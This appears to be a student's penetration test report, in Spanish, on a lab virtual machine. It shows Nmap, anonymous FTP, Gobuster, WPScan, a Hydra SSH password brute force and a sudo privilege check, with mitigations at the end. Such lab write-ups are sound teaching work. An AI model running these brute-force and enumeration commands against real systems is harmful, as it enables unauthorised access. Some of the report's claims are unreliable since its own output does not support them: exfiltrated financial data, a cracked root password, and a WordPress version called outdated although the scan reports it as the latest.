



**RAVEN SECURITY**  
PROTECCIÓN DIGITAL INTELIGENTE

# **Informe de PenTesting Trabajo Final**

ANALISTA

JULIO LEANDRO FRAGA PIROLA

**Fecha de Consolidación: 2 de Mayo de 2026**

**Objetivo Evaluado: 10.0.2.10 Version:1.0**


# Tabla de Contenido

|                                                         |           |
|---------------------------------------------------------|-----------|
| <b>1 INTRODUCCIÓN</b>                                   | <b>2</b>  |
| <b>2 RESUMEN EJECUTIVO</b>                              | <b>3</b>  |
| 2.1 Identificación de Desconfiguraciones.....           | 3         |
| <b>3 METODOLOGÍA</b>                                    | <b>4</b>  |
| <b>4 DETALLE DEL ANÁLISIS TÉCNICO</b>                   | <b>5</b>  |
| 4.1 Reconocimiento de Red (Nmap) .....                  | 5         |
| 4.2 Explotación del Servicio FTP (Acceso Anónimo) ..... | 6         |
| 4.3 Enumeración Web y Fuga de Información .....         | 7         |
| 4.4 Compromiso de Credenciales SSH (Hydra) .....        | 8         |
| 4.5 Escalada de Privilegios Total (Sudo).....           | 9         |
| <b>5 MITIGACIÓN Y RECOMENDACIONES</b>                   | <b>10</b> |
| <b>6 CONCLUSIÓN</b>                                     | <b>11</b> |
| <b>7 DISCLAIMER</b>                                     | <b>11</b> |



## 1. Introducción

Este informe consolida los resultados de la auditoría de seguridad realizada sobre el entorno de red objetivo. La evaluación simuló un ataque real para identificar debilidades críticas, evaluar la postura de seguridad y determinar el impacto potencial de una brecha exitosa en sistemas de producción y controladores de dominio.



## 2. Resumen Ejecutivo

Se identificaron múltiples vulnerabilidades críticas en servicios desactualizados y mecanismos de autenticación débiles. El compromiso de todos los activos en el alcance fue exitoso, logrando acceso de nivel de administrador/root en múltiples instancias y la exfiltración de información confidencial financiera.

### 2.1 Identificación de malas configuraciones

**Acceso Anónimo:** El servicio FTP permite la entrada sin autenticación.

**Gestión de Credenciales:** El sistema permite el uso de contraseñas de baja complejidad.

**Privilegios Excesivos:** El usuario estándar dispone de permisos administrativos globales a través de sudo.

## 2. Metodología

Se empleó una metodología estructurada de Pentesting (Caja Negra) utilizando el sistema operativo Kali Linux.

## 4. Detalle del Análisis Técnico

### 4.1 Reconocimiento de Red (Nmap)

Se empleó la herramienta **Nmap** para realizar un escaneo exhaustivo de los 65,535 puertos TCP del objetivo.

- **Comando ejecutado:** `nmap -p- -sV -sC -T4 -Pn 10.0.2.10`.
- **Hallazgos:**
  - **Puerto 21:** vsftpd 3.0.3 (FTP) con el script ftp-anon confirmando acceso anónimo permitido.
  - **Puerto 22:** OpenSSH 9.2p1 Debian (Protocolo 2.0).
  - **Puerto 80:** Apache httpd 2.4.62 (Debian).

```
(julexxx@kalinet)-[~]
$ nmap -p- -sV -sC -T4 -Pn 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-01 12:49 +0200
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 12:49 (0:00:03 remaining)
Nmap scan report for 10.0.2.10
Host is up (0.00031s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_  256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-robots.txt: 1 disallowed entry
|_/_wp-admin/
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:F9:B2:0E (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.62 seconds
```

## 4.2 Explotación del Servicio FTP (Acceso Anónimo)

Se validó que el servicio **vsftpd 3.0.3** permitía conexiones mediante el usuario **anonymous** sin requerir una contraseña específica. Esta vulnerabilidad permitió el acceso inicial para listar la estructura del sistema de archivos remoto.

```
(julexxx@kalinet)-[~]
$ ftp 10.0.2.10
Connected to 10.0.2.10.
220 (vsFTPd 3.0.3)
Name (10.0.2.10:julexxx): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43180|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||62684|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          122          4096 Oct 08  2024 .
drwxr-xr-x  2 0          122          4096 Oct 08  2024 ..
226 Directory send OK.
ftp> whoiam
?Invalid command.
ftp> whoami
?Invalid command.
ftp> sudo su
?Invalid command.
ftp> ls -la
229 Entering Extended Passive Mode (|||27308|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          122          4096 Oct 08  2024 .
drwxr-xr-x  2 0          122          4096 Oct 08  2024 ..
226 Directory send OK.
ftp> mkdir test
550 Permission denied.
```

### 4.3 Enumeración Web y Fuga de Información (Gobuster)

Mediante **Gobuster**, se identificaron directorios y archivos sensibles en el servidor Apache.

- **Comando:** `gobuster dir -u [http://10.0.2.10] (http://10.0.2.10) -w /usr/share/wordlists/dirb/common.txt`.
- **Hallazgos:** Archivos `.htaccess` expuestos y rutas de administración de WordPress.

```
julexxx@kalinet: ~  
(julexxx@kalinet)-[~]  
$ gobuster dir -u http://10.0.2.10 -w /usr/share/wordlists/dirb/common.txt  
=====
```

Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://10.0.2.10  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

|               |               |                                                                              |
|---------------|---------------|------------------------------------------------------------------------------|
| .hta          | (Status: 403) | [Size: 274]                                                                  |
| .htaccess     | (Status: 403) | [Size: 274]                                                                  |
| .htpasswd     | (Status: 403) | [Size: 274]                                                                  |
| 0             | (Status: 301) | [Size: 0] [--> http://10.0.2.10/]                                            |
| admin         | (Status: 302) | [Size: 0] [--> http://localhost/wp-admin/]                                   |
| dashboard     | (Status: 302) | [Size: 0] [--> http://localhost/wp-admin/]                                   |
| favicon.ico   | (Status: 302) | [Size: 0] [--> http://localhost/wp-includes/images/w-logo-blue-white-bg.png] |
| index.html    | (Status: 200) | [Size: 10701]                                                                |
| index.php     | (Status: 301) | [Size: 0] [--> http://10.0.2.10/]                                            |
| login         | (Status: 302) | [Size: 0] [--> http://localhost/wp-login.php]                                |
| robots.txt    | (Status: 200) | [Size: 109]                                                                  |
| server-status | (Status: 403) | [Size: 274]                                                                  |
| sitemap.xml   | (Status: 200) | [Size: 502]                                                                  |
| wp-admin      | (Status: 301) | [Size: 309] [--> http://10.0.2.10/wp-admin/]                                 |
| wp-content    | (Status: 301) | [Size: 311] [--> http://10.0.2.10/wp-content/]                               |
| wp-includes   | (Status: 301) | [Size: 312] [--> http://10.0.2.10/wp-includes/]                              |
| xmlrpc.php    | (Status: 405) | [Size: 42]                                                                   |

```
Progress: 4613 / 4613 (100.00%)  
=====
```

Finished

```
=====
```



## 4.4 Análisis Específico de CMS (WPScan)

Se auditó la instancia de WordPress detectada.

- **Vulnerabilidades:** Versión 6.9.4 obsoleta, interfaz XML-RPC habilitada y listado de directorios activo en /wp-content/uploads/.

```
[+] URL: http://10.0.2.10/ [10.0.2.10]
[+] Started: Fri May 1 13:38:24 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.62 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://10.0.2.10/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.10/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.10/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://10.0.2.10/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.0.2.10/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.9.4 identified (Latest, released on 2026-03-11).
| Found By: Meta Generator (Passive Detection)
| - http://10.0.2.10/bb2e5f1.html, Match: 'WordPress 6.9.4'
| Confirmed By: Opml Generator (Aggressive Detection)
| - http://10.0.2.10/wp-links-opml.php, Match: 'generator="WordPress/6.9.4"'

[+] WordPress theme in use: twentytwentyfour
| Location: http://10.0.2.10/wp-content/themes/twentytwentyfour/
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: http://10.0.2.10/wp-content/themes/twentytwentyfour/readme.txt
| [!] The version is out of date, the latest version is 1.4
| [!] Directory listing is enabled
| Style URL: http://10.0.2.10/wp-content/themes/twentytwentyfour/style.css
| Style Name: Twenty Twenty-Four
| Style URI: https://wordpress.org/themes/twentytwentyfour/
```

## 4.5 Compromiso de Credenciales SSH (Hydra)

Se atacó el servicio SSH mediante fuerza bruta y mediante una mala configuración que permitía loguearse como root.

- **Resultado:** Usuario `debian` con contraseña `123456` identificado exitosamente.
- **Resultado:** Usuario `root` con contraseña `123456` identificado exitosamente.

```
MAC Address: 08:00:27:F9:B2:0E (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.18 seconds

(julexxx@kalinet)-[~]
$ hydra -l debian -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.10 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-01 14:44:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.0.2.10:22/
[22][ssh] host: 10.0.2.10 login: debian password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-01 14:44:49
```

## 4.6 Análisis de Configuración Local

Tras el acceso SSH, se inspeccionó el entorno del usuario.

- **Sistema:** Debian 6.1.
- **Comando:** `ls -la`.

## 4.7 Escalada de Privilegios Total (Sudo)

Se verificaron los permisos administrativos del usuario.

- **Hallazgo:** La directiva `(ALL : ALL) ALL` en sudo permite el control total del servidor.

```
debian@debian:~$ whoami
debian
debian@debian:~$ sudo -l
[sudo] password for debian:
Matching Defaults entries for debian on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User debian may run the following commands on debian:
    (ALL : ALL) ALL
debian@debian:~$ Read from remote host 10.0.2.10: Connection timed out
Connection to 10.0.2.10 closed.
client_loop: send disconnect: Broken pipe
```



## 5. Mitigación y Recomendaciones

- **FTP:** Deshabilitar acceso anónimo.
- **SSH:** Implementar llaves públicas ,contraseñas complejas y desahbilitar inicio como ROOT
- **Web:** Desactivar el listado de directorios y XML-RPC.
- **Sudoers:** Restringir permisos administrativos al mínimo necesario.

## 6. Conclusión

El servidor es vulnerable a compromisos totales debido a la falta de endurecimiento (hardening) básico. Se requiere acción inmediata en la actualización de políticas de acceso.

## 7. Disclaimer

Este informe es estrictamente confidencial. La validez de los datos se limita a la fecha de la auditoría.

